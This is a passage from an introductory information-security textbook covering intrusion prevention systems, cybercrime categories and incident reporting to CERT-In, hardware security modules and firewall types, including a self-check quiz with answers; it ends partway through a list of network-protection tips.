NIPS are generally appliance-based systems that sit inline, and block suspicious traffic after detecting an attack. They utilize different detection methods, signature detection, anomaly detection, and some proprietary methods, to block specific attacks.

Some of the methods adopted by vendors are:

1. Stateful Signature detection –

It looks at relevant portions of traffic, where the attack can be perpetrated. It does this by tracking state and based on the context specified by the user

detects an attack. It is not completely automatic, as the user needs to have some prior knowledge about the attack. For example, the Love letter worm can be detected by a rule that would read as follows - "Look for "ILOVEYOU" in the subject field only, ignore this string anywhere else in the email." Basically it does pattern matching using regular expressions, which allow wildcard and complex pattern matching (NetScreen).

2. Protocol anomaly detection -

All vendors do detailed packet analysis with protocol decode engines to ensure packets meet protocol requirements.

Traffic normalization is also done to remove protocol ambiguities and ensures that traffic interpreted by the NIPS is the same as that seen by the end host, so that we do not miss attacks.

All this resource intensive processing is done with the aid of dedicated hardware boxes for speed and latency issues. Devices are already available that work at gigabit speeds.

If it cannot cope with traffic load then it would drop packets and miss attacks. NIPS are reported to have a high rate of false positives but have blocked thousands of known attacks. Products are just being released and their performance needs to be evaluated especially with new attack methods.

The disadvantage of being in-line is that if the device fails the entire network it serves is down. This can be overcome by having, failover or parallel systems. Initial reports have been encouraging but false positives are high.

Many of the vendors provide or intend to provide Firewall/IDS/Anti-virus and vulnerability assessment capabilities. Some vendors integrate with other firewall, IDS, and vulnerability assessment tools.

3.12 Summary

- Firewalls, anti-virus, and IDS have their place in the security landscape, each with its unique features.
- Depending on business needs, budget constraints, and organizational requirements we need to draw up a security policy and that policy will determine the mix of components that need to be installed, to meet security goals.
- IPS adds to the defense in depth approach to security and is an evolution of IDS technology.
- Its proactive capabilities will help to keep our networks safer from more sophisticated attacks.
- Today the use of tunneling and encryption means putting more content out of the reach of perimeter controls.
- Even though NIPS will prevent attacks, some could slip through and HIPS would prevent them.
- HIPS – the last line of defense provides “operating system hardening” with greater granularity and application specific control.
- Intrusion prevention is a generic term.
- Before purchasing a product, study the detection and prevention mechanisms vendors have implemented vis-à-vis current attack methods.
- Security is hard, some attacks could still slip through and no amount of automation can replace trained and vigilant security personnel.
- But tools like IPS can reduce the tedium and provide a silver lining if not a silver bullet!

3.13 Check Your Progress

1. An is used to detect all types of malicious network traffic and computer usage that can't be detected by a conventional firewall.
2. In a, the IDS sensor detects a potential security breach, logs the information and signals an alert on the console.
3. A which is also known as an Intrusion Prevention System (IPS).

-
4. A.....is any malicious code that has the capability to replicate and spread on its own.
 5. The.....is responsible for changing the representation of the worm either by encryption, code substitution or both.
 6.is a tool that creates virtual hosts on the network.
 7.and.....programs try to block attacks andtries to identify attacks as it occurs.
 8. The.....controls access to system resources like memory, I/O devices, and CPU, preventing direct user access.
 9.intercepts all file read and write requests.
 10.focus on how an attack works, trying to detect certain strings.

3.14 Answers to Check Your Progress

1. Intrusion Detection System.
2. Passive system.
3. Reactive system
4. Worm.
5. Polymorphic engine
6. Honeyd.
7. Firewalls&anti-virus&IDS.
8. Kernel.
9. File System interceptor.
10. Signature based approaches.

3.15 Model Questions

1. What is an IDS?
2. Write about different Types of Intrusion-Detection systems.
3. Distinguish between Passive system v/s Reactive system
4. Distinguish between Signature Based Detection v/s Anomaly Based Detection
5. Write about Signature Based Detection of Worms and Polymorphic Worms.
6. Give a comparison statements between Worms v/s Viruses

-
7. How does a worm achieve polymorphism?
 8. Write the way of Identifying and detecting worms
 9. Write and discuss about different tools in intrusion detection.
 10. Discuss Intrusion Prevention Systems.
 11. Write about Host based Intrusion Prevention (HIP)
 12. Write about Network based Intrusion Prevention (NIP)
-

3.16 References and Suggested Readings

1. Intrusion Detection System, IIT Bombay.
2. Network Intrusion Prevention System, Fortinet.
3. [RMON] "RMON: Remote Monitoring MIBs (RMON1 and RMON2)"
<http://www.networkdictionary.com/protocols/rmon.php?PHPSESSID=677dddf6927ec036f62817f8c29dc5ea>
4. [Active06] "Active Network Performance Measurement and Estimation".
<http://www.imse.cnm.es/fedemp/abet/index.html>
5. [Curtis00] Curtis, James "Passive Measurement".
http://wand.cs.waikato.ac.nz/old/wand/publications/jamie_420/final/node9.html
6. [Cisco06] Cisco IOS Netflow Data Sheet.
http://www.cisco.com/en/US/products/ps6601/products_data_sheet0900aecd80173f71.html
7. [NetFlow06] NetFlow Services Solutions Guide.
http://www.cisco.com/en/US/products/sw/netmgtsw/ps1964/products_implementation_design_guide09186a00800d6a11.html

Unit 4: Cyber Crime. IT Assets and Wireless Security

4

Unit Structure

- 4.0 Cyber Crime
- 4.1 Overview of Cyber Crime
- 4.2 Categories of Cyber Crime
- 4.3 Challenges of Cyber Crime
- 4.4 Complexities of Cybercrime
- 4.5 Effects of Cyber Crime
- 4.6 Solutions to Cybercrime
- 4.7 How to Report an Incident?
- 4.8 IT Assets and Wireless Security
- 4.9 Hardware Based Security
- 4.10 Firewall
- 4.11 How to Prevent Your Network from Anonymous Attack
- 4.12 Wireless Security
- 4.13 Use of Wi-Fi
- 4.14 Types of Wireless Security
- 4.15 WPA
- 4.16 Wireless Security Policy
- 4.17 Summary
- 4.18 Check Your Progress
- 4.19 Model Questions
- 4.20 References and Suggested Readings

LEARNING OBJECTIVES

After going through this unit, you will be able to know

- Definition of word Cyber crime.
 - How to report a Cyber crime?
 - Differentiate between insider and outsider attacks.
-

4.0 Cyber Crime

Study of Cybercrime – Analysis of criminal law and criminal procedure in the context of the Internet or computer networks. The computer may have been used in the commission of a crime, or it may be the target.

Netcrime refers, more precisely, to criminal exploitation of the Internet. Issues surrounding this type of crime have become high-profile, particularly those surrounding hacking, copyright infringement, identity theft, child pornography, and child grooming. There are also problems of privacy when confidential information is lost or intercepted, lawfully or otherwise.

Cyber-crimes have gone beyond conventional crimes and now have threatening ramifications to the national security of all countries, even to technologically developed countries as the United States. According to a publication in which states that “the adoption by all countries of appropriate legislation against the misuse of Information and Communication Technology (ICT), for criminal or other purposes, including activities intended to affect the integrity of national critical information infrastructures, is central to achieving global cyber security”. Some states that “cyber-crime is any illegal acts perpetrated in, on or through the internet with the intent to cheat, defraud or cause the malfunction of a network device, which may include a computer, a phones, etc. The illegal act may be targeted at a computer network or devices e.g., computer virus, denial of service attacks (DOS), malware (malicious code). The illegal act may be facilitated by computer network or devices with target independent of the computer network or device”.

4.1 Overview of Cyber Crime

Cyber-space refers to the boundless space known as the internet. It refers to the interdependent network of information technology components that underpin many of our communications technologies in place today. Cyber security is the collection of tools, policies, security concepts, security safeguards, guidelines, risk management approaches, actions, training, best practices, assurance and technologies that can be used to protect the cyber environment and organization and user's assets. Organization and user's assets include connected computing devices, personnel, infrastructure, applications, services, telecommunications systems, and the totality of transmitted and/or stored information in the cyber environment. Cyber security strives to ensure the attainment and maintenance of the security properties of the organization and user's assets against relevant security risks in the cyber environment.

4.2 Categories of Cyber Crime

a. **Hacking:** Hackers make use of the weaknesses and loop holes in operating systems to destroy data and steal important information from victim's computer. It is normally done through the use of a backdoor program installed on your machine. A lot of hackers also try to gain access to resources through the use of password hacking software. Hackers can also monitor what you do on your computer and can also import files on your computer. A hacker could install several programs on to your system without your knowledge. Such programs could also be used to steal personal information such as passwords and credit card information. Important data of a company can also be hacked to get the secret information of the future plans of the company.

b. **Cyber-Theft:** Cyber-Theft is the use of computers and communication systems to steal information in electronic format. Hackers crack into the systems of banks and transfer money into their own bank accounts. This is a major concern, as larger amounts of money can be stolen and illegally transferred. Credit card fraud is also very common. Most of the companies and banks don't reveal that they

have been the victims of cyber -theft because of the fear of losing customers and shareholders. Cyber-theft is the most common and the most reported of all cyber-crimes. Cyber-theft is a popular cyber-crime because it can quickly bring experienced cyber-criminal large cash resulting from very little effort.

c. Viruses and worms: Viruses and worms are very major threat to normal users and companies. Viruses are computer programs that are designed to damage computers. It is named virus because it spreads from one computer to another like a biological virus. A virus must be attached to some other program or documents through which it enters the computer. A worm usually exploits loop holes in software's or the operating system. Trojan horse is dicey. It appears to do one thing but does something else. The system may accept it as one thing. Upon execution, it may release a virus, worm or logic bomb. A logic bomb is an attack triggered by an event, like computer clock reaching a certain date. Chernobyl and Melissa viruses may be the best examples.

d. Spamming: involves mass amounts of email being sent in order to promote and advertise products and websites. Email spam is becoming a serious issue amongst businesses, due to the cost overhead it causes not only in regards to bandwidth consumption but also to the amount of time spent downloading/ eliminating spam mail. Spammers are also devising increasingly advanced techniques to avoid spam filters, such as permutation of the emails contents and use of imagery that cannot be detected by spam filters.

e. Financial Fraud: These are commonly called "Phishing' scams, and involve a level of social engineering as they require the perpetrators to pose as a trustworthy representative of an organization, commonly the victim's bank.

f. Identity Theft, Credit Card Theft, Fraudulent Electronic Mails (Phishing):

Phishing is an act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in order to scam the user into surrendering private information that will be used for identity theft.

- g. **Cyber Harassment:** is electronically and intentionally carrying out threatening acts against individuals. Such acts include cyber-stalking.
- h. **Cyber laundering:** is an electronic transfer of illegally-obtained monies with the goal of hiding its source and possibly its destination.
- i. **Website Cloning:** One recent trend in cyber-crime is the emergence of fake 'copy-cat' web sites that take advantage of consumers who are unfamiliar with the Internet or who do not know the exact web address of the legitimate company that they wish to visit. The consumer, believing that they are entering credit details in order to purchase goods from the intended company, is instead unwittingly entering details into a fraudster's personal database. The fraudster is then able to make use of this information at a later stage, either for his own purposes or to sell on to others interested in perpetrating credit card fraud.

4.3 Challenges of Cyber Crime

- a. **Domestic and international law enforcement:** A hostile party using an Internet connected computer thousands of miles away can attack internet-connected computers in any country as easily as if he were next door. It is often difficult to identify the perpetrator of such an attack, and even when a perpetrator is identified, criminal prosecution across national boundaries is problematic.
- b. **Lack of Infrastructure:** Proper monitoring and arrest calls for sophisticated state of the art Information and Communication Technology devices.
- c. **Lack of National Functional Databases:** National database could serve as a means of tracking down the perpetrators of these heinous acts by checking into past individual records and tracing their movements.
- d. **Proliferation of Cybercafés:** As a means of making ends meet, many entrepreneurs have taken to establishment of cybercafés that serve as blissful havens for the syndicates to practice their acts through night browsing service they provide to prospective customers without being guided or monitored.
- e. **Porous Nature of the Internet:** The Internet is free for all with no central control. Hence, the state of anarchy presently experienced.

4.4 Complexities of Cybercrime

The speed and power of modern information technology complicates the detection and investigation of computer crimes. For example, communications networks now span the globe and a small personal computer can easily connect to sites that are located in different hemispheres or continents. This raises very significant problems in terms of jurisdiction, availability of evidence, co-ordination of the investigation and the legal framework(s) that can be applied to criminal acts that occur in this context.

New technologies create new concepts that have no legal equivalence or standing. Nevertheless, a virus utilizes the resources of the infected system without the owner's permission. Hence, even a benign virus may be variously interpreted as a system penetration, a piece of electronic graffiti or simply a nuisance prank. The major point however, is that the legal system and therefore the definition of computer crime itself is reactive and unable to encompass behaviors or acts that involve new computational concepts.

Information has several unique and abstract properties - for example its capacity to still be in the owner's possession after it has been copied or stolen. The last decade has seen the legal system struggle with the implications of this in a computer based context. Clearly, conventional notions of copyright, patent rights and theft have been strained when applied to software and computer based information, basically because existing concepts of theft and break-in for example, relate to common notions of permanent deprivation or removal (theft) or physical damage (break-ins).

A related property of digital information is the ease and extent to which it can be transformed and translated. That is, a piece of information (i.e., a program) can be represented in a huge variety of informational forms. It can be represented as program text (source code), executable code (binaries), or it can be transformed in a large number of ways - mathematically, by encryption, or by conversion to say a holographic image or a piece of music. As long as the method(s) of transformation

are known, the music, image, or encrypted text can be translated back to its original form. Therefore, the informational form in which information exists may eventually have no legal status. Instead, some measure of its value or functionality as information itself may eventually determine its legal and commercial position.

This malleability of information has implications in terms of system break-ins where information may not be destroyed (as in corrupted or erased) but is encrypted or made temporarily inaccessible. Such actions can hardly be classified as theft or even malicious damage.

4.5 Effects of Cyber Crime

- a. **Financial loss:** Cybercriminals are like terrorists or metal thieves in that their activities impose disproportionate costs on society and individuals.
 - b. **Loss of reputation:** Most companies that have been defrauded or reported to have been faced with cybercriminal activities complain of clients losing faith in them.
 - c. **Reduced productivity:** This is due to awareness and more concentration being focused on preventing cybercrime and not productivity. Vulnerability of their Information and Communication Technology (ICT) systems and networks.
-

4.6 Solutions to Cybercrime

- a. **Education:** Cybercrime is difficult to prove as it lacks the traditional paper audit trail, which requires the knowledge of specialists in computer technology and internet protocols; hence We need to educate citizens that if they are going to use the internet, they need to continually maintain and update the security on their system. We also need to educate corporations and organizations in the best practice for effective security management. For example, some large organizations now have a policy that all systems in their purview must meet strict security guidelines. Automated updates are sent to all computers and servers on the internal network, and no new system is allowed online until it conforms to the security policy.

- b. Establishment of Programs and IT Forums for Youths:** Since the level of unemployment in the country has contributed significantly to the spate of e- crime, the government should create employments for these youths and set up IT laboratories/forum where these youths could come together and display their skills. This can be used meaningfully towards developing IT at the same time they could be rewarded handsomely for such novelty.
- c. Address Verification System:** Address Verification System (AVS) checks could be used to ensure that the address entered on your order form matches the address where the cardholder's billing statements are mailed.
- d. Interactive Voice Response (IVR) Terminals:** This is a new technology that is reported to reduce charge backs and fraud by collecting a "voice stamp" or voice authorization and verification from the customer before the merchant ships the order.
- e. IP Address tracking:** Software that could track the IP address of orders could be designed. This software could then be used to check that the IP address of an order is from the same country included in the billing and shipping addresses in the orders.
- f. Use of Video Surveillance Systems:** The problem with this method is that attention has to be paid to human rights issues and legal privileges.
- g. Antivirus and Anti spyware Software:** Antivirus software consists of computer programs that attempt to identify, thwart and eliminate computer viruses and other malicious software. Anti-spy wares are used to restrict backdoor program, Trojans and other spy wares to be installed on the computer.
- h. Firewalls:** A firewall protects a computer network from unauthorized access. Network firewalls may be hardware devices, software programs, or a combination of the two. A network firewall typically guards an internal computer network against malicious access from outside the network.
- i. Cryptography:** Cryptography is the science of encrypting and decrypting information. Encryption is like sending a postal mail to another party with a lock

code on the envelope which is known only to the sender and the recipient. A number of cryptographic methods have been developed and some of them are still not cracked.

j. Cyber Ethics and Cyber legislation Laws: Cyber ethics and cyber laws are also being formulated to stop cyber-crimes. It is a responsibility of every individual to follow cyber ethics and cyber laws so that the increasing cyber-crimes will reduce. Security software like anti viruses and anti-spy wares should be installed on all computers, in order to remain secure from cyber-crimes. Internet Service Providers should also provide high level of security at their servers in order to keep their clients secure from all types of viruses and malicious programs.

k. Access Device Fraud Statutes: 18 U.S.C. § 1029 outlines 10 different offenses under which an offender could violate concerning device fraud. These offenses include:

- Knowingly trafficking in a counterfeit access device.
- Trafficking the counterfeit access device with the intention to committing fraud.
- Possessing more than 15 devices with the purpose to defraud.
- Production/possession/trafficking in equipment to create access devices if the intent is to defraud.
- Receiving payment from an individual in excess of ` 70K in a one-year period who was found using illegal access devices.
- Solicitation of another individual with offers to sell illegal access devices.
- Distributing or possessing an altered telecommunication device for the purpose of obtaining unauthorized telecommunication services.
- Production, possession, or trafficking in a scanning receiver.
- Using or possessing a telecommunication device that has been knowingly altered to provide unauthorized access to a telecommunication service.
- Using a credit card which was illegally obtained and used to purchase goods and services.

4.7 How to Report an Incident?

A computer security incident is any adverse event whereby some aspect of a computer system is threatened like loss of confidentiality, disruption of data or system integrity, denial of service availability.

Any organisation or corporate using computer systems and networks may be confronted with security breaches or computer security incidents. By reporting such computer security incidents to CERT-In the System Administrators and users will receive technical assistance in resolving these incidents. This will also help the CERT-In to correlate the incidents thus reported and analyze them; draw inferences; disseminate up-to-date information and develop effective security guidelines to prevent occurrence of the incidents in future.

System Administrators can report an adverse activity or unwanted behaviour which they may feel as an incident to CERT-In.

They may use the following channels to report the incident.

- E-mail: incident@cert-in.org.in
- Helpdesk: +91-1800-11-4949
- Fax: +91-1800-11-6969

The following information (as much as possible) should be provided while reporting the incident.

- Time of occurrence of the incident.
- Information regarding affected system/network.
- Symptoms observed.
- Relevant technical information such as security systems deployed, actions taken to mitigate the damage etc.

CERT-In will then analyse the information provided by the reporting authority and identify the existence of an incident. In case it is found that an incident has occurred, a tracking number will be assigned to the incident. Accordingly, the report will be acknowledged and the reporting authority will be informed of the assigned tracking number. CERT-In will designate a team as needed.

The designated team will assist the concerned System Administrator in following broad aspects of incident handling:

- a. Identification: to determine whether an incident has occurred, if so analyzing the nature of such incident, identification and protection of evidence and reporting of the same.
- b. Containment: to limit the scope of the incident quickly and minimise the damage Eradication: to remove the cause of the incident
- c. Recovery: taking steps to restore normal operation.

CERT-In will provide support to the System Administrators in identification, containment, eradication, and recovery during the incident handling in the form of advice.

4.8 IT Assets and Wireless Security

In information security, computer security and network security an asset is any data, device, or other component of the environment that supports information-related activities. Assets generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidential information. Assets should be protected from illicit access, use, disclosure, alteration, destruction, and/or theft, resulting in loss to the organization. IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the IT environment. Assets include all elements of software and hardware that are found in the business environment. Any security standard or best practice should be founded on a solid foundation of an asset classification. To ensure proper protection of our information resources, it is necessary to define what an owner is and how that entity has ultimate responsibility for the information assets within its business unit, and this includes classification and assigning retention requirements.

4.8.1 Securing an Asset

An IT asset is any company-owned information, system or hardware that is used in the course of business activities. The goal of Information Security is to ensure the Confidentiality, Integrity and Availability of assets from various threats. For example, a hacker might attack a system in order to steal credit card numbers by exploiting vulnerability. Information Security experts must assess the likely impact of an attack and employ appropriate countermeasures. In this case they might put up a firewall and encrypt their credit card numbers.

Broadly assets can be classified as:

- a. Tangible Assets: Tangible assets are those assets which we can touch, see and feel. All fixed assets are tangible. Hardware is also a tangible asset.
- b. Intangible Assets: Intangible assets cannot be seen, felt or touched physically by us. Some examples of intangible assets are like software, data, goodwill, franchise agreements, patents, copyrights, brands, trademarks etc.

4.8.2 Steps of Securing an Asset

Create an action plan. Bring together everyone who needs to be involved—IT, legal and office management staff, and even C-level executives. Consider creating a decommissioning and asset management plan that makes data removal from hardware devices your highest priority. Evaluate the costs of managing an IT asset disposition plan—as well as the potential costs (legal and otherwise) of not doing it. And when these issues start to stump you, consider getting help from a third-party disposition expert with the expertise you need to address your data destruction and asset disposition needs.

Ask: “It’s demolished, but is it gone?” Before you get rid of your old hardware, you must ensure that all the data on it has been permanently destroyed and is non-recoverable. A trusted partner can help you establish a defensible, documented and repeatable process to prepare, handle or transport, and destroy data both onsite or offsite, using methods that comply with the latest international standards.

Ensure that offsite, secure disposition processes are in place. It's 10 p.m.- do you know where your equipment is? You need to know the whereabouts of your assets throughout their destruction process. That secure chain of custody is vital to prove you've complied with regulations. A trusted partner can provide auditable verification and strict security practices that include GPS tracking, protected transportation and a documented chain of custody. That means peace of mind (and a good night's sleep) for you.

Keep an eye on the prize: your bottom line. Getting managerial buy-in for an environmentally friendly philosophy usually doesn't work in the corporate arena. Focus instead on the bottom line, making the case for the cost savings and risk management you can achieve by clearing out the old to make way for the new while also guarding against data breaches or thefts. Retiring old assets at the right time cuts maintenance costs, software licensing costs and even leasing overages.

Publicize your compliance achievements. When you choose a partner that conducts electronics recycling in accordance you know that your equipment is going to be destroyed or recycled without being exported, improperly incinerated, or land filled in a way that could harm the local water supply or affect other natural resources. That matters not only because regulations demand it, but also because recycling the right way gives your company green credibility. Go ahead and brag about it make it part of your corporate responsibility message.

4.9 Hardware Based Security

A Hardware Security Module is defined as a combination of hardware and associated software that usually binds inside the PC or server and it provides at least minimum number of cryptographic functions. These cryptographic functions include encryption, decryption, key generation, and hashing and many more. Physical device offers some level of physical tamper-resistance along with it has a user interface and a programmable interface. Other names of Hardware Security are:

- PCSM – Personal Computer Security Module

- SAM – Secure Application Module
- SCD – Secure Cryptographic Device
- SSCD – Secure Signature Creation Device
- TRSM – Tamper Resistant Security Module

HSMs are typically housed in a secure environment and managed with additional procedural controls external to the device. An HSM is a dedicated hardware device that is managed separately from the operating system. These modules provide a secure hardware store for CA keys, as well as a dedicated cryptographic processor to accelerate signing and encrypting operations. Windows utilizes the HSM through the CryptoAPI interfaces—the HSM functions as a cryptographic service provider (CSP) device.

An HSM can provide secure operational management - protected by multi-layered hardware and software tokens - as well as a number of other key features, including:

- Hardware-based, cryptographic operations (such as random number generation, key generation, digital signatures, and key archive and recovery).
- Hardware protection of valuable private keys used to secure asymmetric cryptographic operations.
- Secure management of private keys.
- Acceleration of cryptographic operations. (This relieves the host server of having to perform processor-intensive, cryptographic calculations.)
- Load balancing and failover in hardware modules using multiple HSMs linked together through a daisy chain.

4.9.1 Types of HSMs

- Local interface – e.g. PCI cards
- Remote interface – e.g. Ethernet
- Sharable between multiple hosts
- Smart cards
- USB tokens - usually a smart card with integrated reader

4.9.2 HSM Functionality

An HSM can perform a number of important security-related functions. It provides accelerated cryptographic operations such as encryption, digital signatures, hashing, and Message Authentication Codes. A Message Authentication Code (or MAC) is an algorithm that mathematically combines a key with a hash to provide a “code” that can be appended with a given piece of data to ensure its integrity. For example, suppose a database contains a list of account balances. It is very desirable from a security perspective to be able to prevent an unauthorized person from manually changing these values. Therefore, when an authorized entry is made, the HSM would provide an interface to MAC the input value that would be contained within the record itself. Because the HSM maintains the key that formulates the MAC, nobody else can theoretically reproduce a valid MAC for a given account balance. So when an authorized program retrieves the database value, the data provider would automatically ask the HSM to verify that the MAC for the value is correct. If the MAC verification fails, the program would know that the data has been tampered with and can perform the appropriate action such as auditing, logging, generating alarms, etc.

Another important function of an HSM is key management. With any type of system that uses cryptographic keys, it is imperative that the tools that generates, backup and hold these keys do so in a secure manner. To be optimally secure, the HSM should store all of the keys on the physical device itself. The key backups should be done using a secure connection to another HSM or to one or more smart cards (preferably more than one). The card reader should attach directly to the HSM to prevent the data from intercepted.

4.9.3 How to Implement HSM

An HSM has a number of different uses. The functionality and security vary with price. Generally HSMs are implemented for the following uses:

- The key generator and safe key storage facility for a certificate authority.
- A tool to aid in authentication by verifying digital signatures.

- An accelerator for SSL connections. (When the new IPSec standard begins replacing IP, the demand for server-side cryptographic acceleration will likely increase further).
- A tool for securely encrypting sensitive data for storage in a relatively unsecure location such as a database.
- A tool for verifying the integrity of data stored in a database.
- A secure key generator for smartcard production.

4.10 Firewall

A firewall is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure or trusted. A firewall is a protective system that lies, in essence, between your computer network and the Internet. When used correctly, a firewall prevents unauthorized use and access to your network. Without a firewall, all the traffic directly moves from the Internet to your computer. In this diagram, the "valid" traffic is colored green, and the "malicious" traffic is colored red.




FIG-1 Firewall

The job of a firewall is to carefully analyze data entering and exiting the network based on your configuration. It ignores information that comes from unsecured, unknown or suspicious locations. A firewall plays an important role on any network as it provides a protective barrier against most forms of attack coming from the outside world.

Windows Firewall adds an additional level of security by examining each piece of data. If the data is good, it passes through the firewall and reaches the computer. If

the data is identified as bad traffic, the network packets are simply dropped and never make their way to the computer.

Although this diagram shows the Window Firewall as a separate icon, the Windows Firewall is software that physically runs on your computer.




Fig. 2 Firewall in an organization

As this diagram shows, Windows Firewall intercepts all network communication to provide protection against unauthorized network traffic. This protection exists if this traffic enters your computer through a modem, a wired network adapter, or a wireless network connection. Windows Firewall protects your computer regardless of its connection to the Internet!

4.10.1 Types of Firewalls

There are different types of firewalls depending on where the communication is going on, where we need to intercept the communication tracing the state.

- a. **Network layer/Packet filters:** Network layer firewalls, also called packet filters. They operate at a comparatively low level of the TCP/IP protocol stack, which doesn't allow packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. Network layer firewalls consists of two sub-categories, stateful and stateless. Stateful firewalls maintain records about active sessions, and use that "state information" to speed packet processing. Stateless firewalls require less memory, and can be faster for simple filters which require less time to filter than to look up a session. It should also be necessary for filtering stateless network protocols that have no concept of a session.

- b. **Application-layer:** Application-layer firewalls work on the application level of the TCP/IP stack (i.e., all browser traffic, or all telnet or ftp traffic), and may intercept all packets which are traveling towards or from an application and they block other packets (usually dropping them without acknowledgment to the sender). The function of application firewalls is to determine whether a process should accept any given connection. Application firewalls achieve their function by hooking into socket calls to filter the connections between the application layer and the lower layers of the OSI model.
- c. **Proxies:** A proxy server (running either on dedicated hardware or as software on a general-purpose machine) will act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets. A proxy server is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the network user.
- d. **Network address translation:** Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC 1918. Firewalls often have such functionality to hide the true address of hosted protected. Originally, the NAT function was developed to address the limited number of IPv4 routable addresses that could be used or assigned to companies or individuals as well as reduce both the amount and therefore cost of obtaining enough public addresses for every computer in an organization. Hiding the addresses of protected devices has become an increasingly important defence against network reconnaissance.

4.10.2 Software Based Firewalls

Software-based or "personal" firewalls are often the last line of defense between you and the Internet. Software Firewall is a piece of software that is installed on your computer in order to protect it from unauthorized access. Modern software firewalls use a combination of port filtering, stateful packet inspection and application level filtering. Such firewalls are provided for each machine as part of

the operating system – as in the case of Windows, for example – or as an application designed to run on a stand-alone PC that guards the entire network.

A software firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mail worms. Many software firewalls have user defined controls for setting up safe file and printer sharing and to block unsafe applications from running on your system.




Fig. 3.A software firewall

A good software firewall (Fig. 3) will run in the background on your system and use only a small amount of system resources. It is important to monitor a software firewall once installed and to download any updates available from the developer. Personal firewalls have the advantage of identifying which applications on the computer are creating security risks. If a worm infects your system and attempts to open your computer to the world, a software-based firewall will identify this new application service. The personal firewall will prompt you to confirm the new application or to prevent its use. Your personal firewall may be your first warning that a malicious program is attempting to use the network.

4.10.3 Hardware Based Firewalls

A hardware firewall uses a PC-like appliance to run software that blocks unwanted outside traffic. Hardware firewalls can be purchased as a stand-alone product but more recently hardware firewalls are typically found in broadband routers, and should be considered an important part of your system and network set-up,

especially for anyone on a broadband connection. Hardware firewalls can be effective with little or no configuration, and they can protect every machine on a local network. Most hardware firewalls will have a minimum of four network ports to connect other computers, but for larger networks, business networking firewall solutions are available.

A firewall appliance may allow the firewall administrator to simply drag and drop various rules into place. For example, if your business wishes to block all incoming traffic from particular top level domains (TLD's), such as particular country codes, a few clicks will give the option of blocking incoming, outgoing or both types of traffic to/from those TLD's. Likewise, if a given user group – perhaps your tech support operation – needs to run Microsoft Remote Desktop Connection (RDC) to assist users on another network, that entire group can be dragged and dropped into an “authorized users” category while the RDC application can be dropped into an “authorized application” category.

A hardware firewall uses packet filtering to examine the header of a packet to determine its source and destination. This information is compared to a set of predefined or user-created rules that determine whether the packet is to be forwarded or dropped.

Hardware Firewall are typically good for small or medium business owners, with 5 or more PC or a co-operate environment. The main reason is that it then becomes cost-effective, because if you purchase Internet Security/Firewall software licenses for 10 to 50 copies, and that too on an annual subscription basis, it will cost a lot of money and deployment could also be an issue. The users will have better control over the environment. If the user is not tech savvy and if they choose to inadvertently allow a connection that has Malware behavior, it could ruin the entire network and put the company in risk with data security.

4.11 How to Prevent Your Network from Anonymous Attack

A professional knows where to draw the line and how far she can push the network without breaking it. Be aware of the mythical "your network is secure" statement. With alarming frequency, security consultants will leave you with a report that claims that your network is secure, based on the fact that they were unable to get into anything. This certainly does not mean your network is secure! It only means they couldn't find a way to break it, but someone else still could.

In spite of vulnerabilities, new solutions which are digital nowadays can improve operations, enhance the customer experience and encourage the bottom line. It's not necessary or cost-effective to put non-payment solutions on a separate physical network to isolate them from cardholder data.

These six measures can help in securing cardholder information while allowing normal network data flow:

a. Never click on a link which was not expected by you to receive:

One of the important rules. The main way criminals infect PCs with malware is by tempting users to click on a link or open an attachment. "Most of the time phishing emails contain obvious spelling mistakes and poor grammar and are easy to spot," says Sideway of Integrals.

b. Use different passwords on different websites:

If individuals typically having up to 100 online accounts, the tendency has become to share one or two passwords across accounts or use very simple ones, such as loved ones' names, pets names or favorite sports teams and many more common terms.

c. Avoid reusing your main email/accounts password:

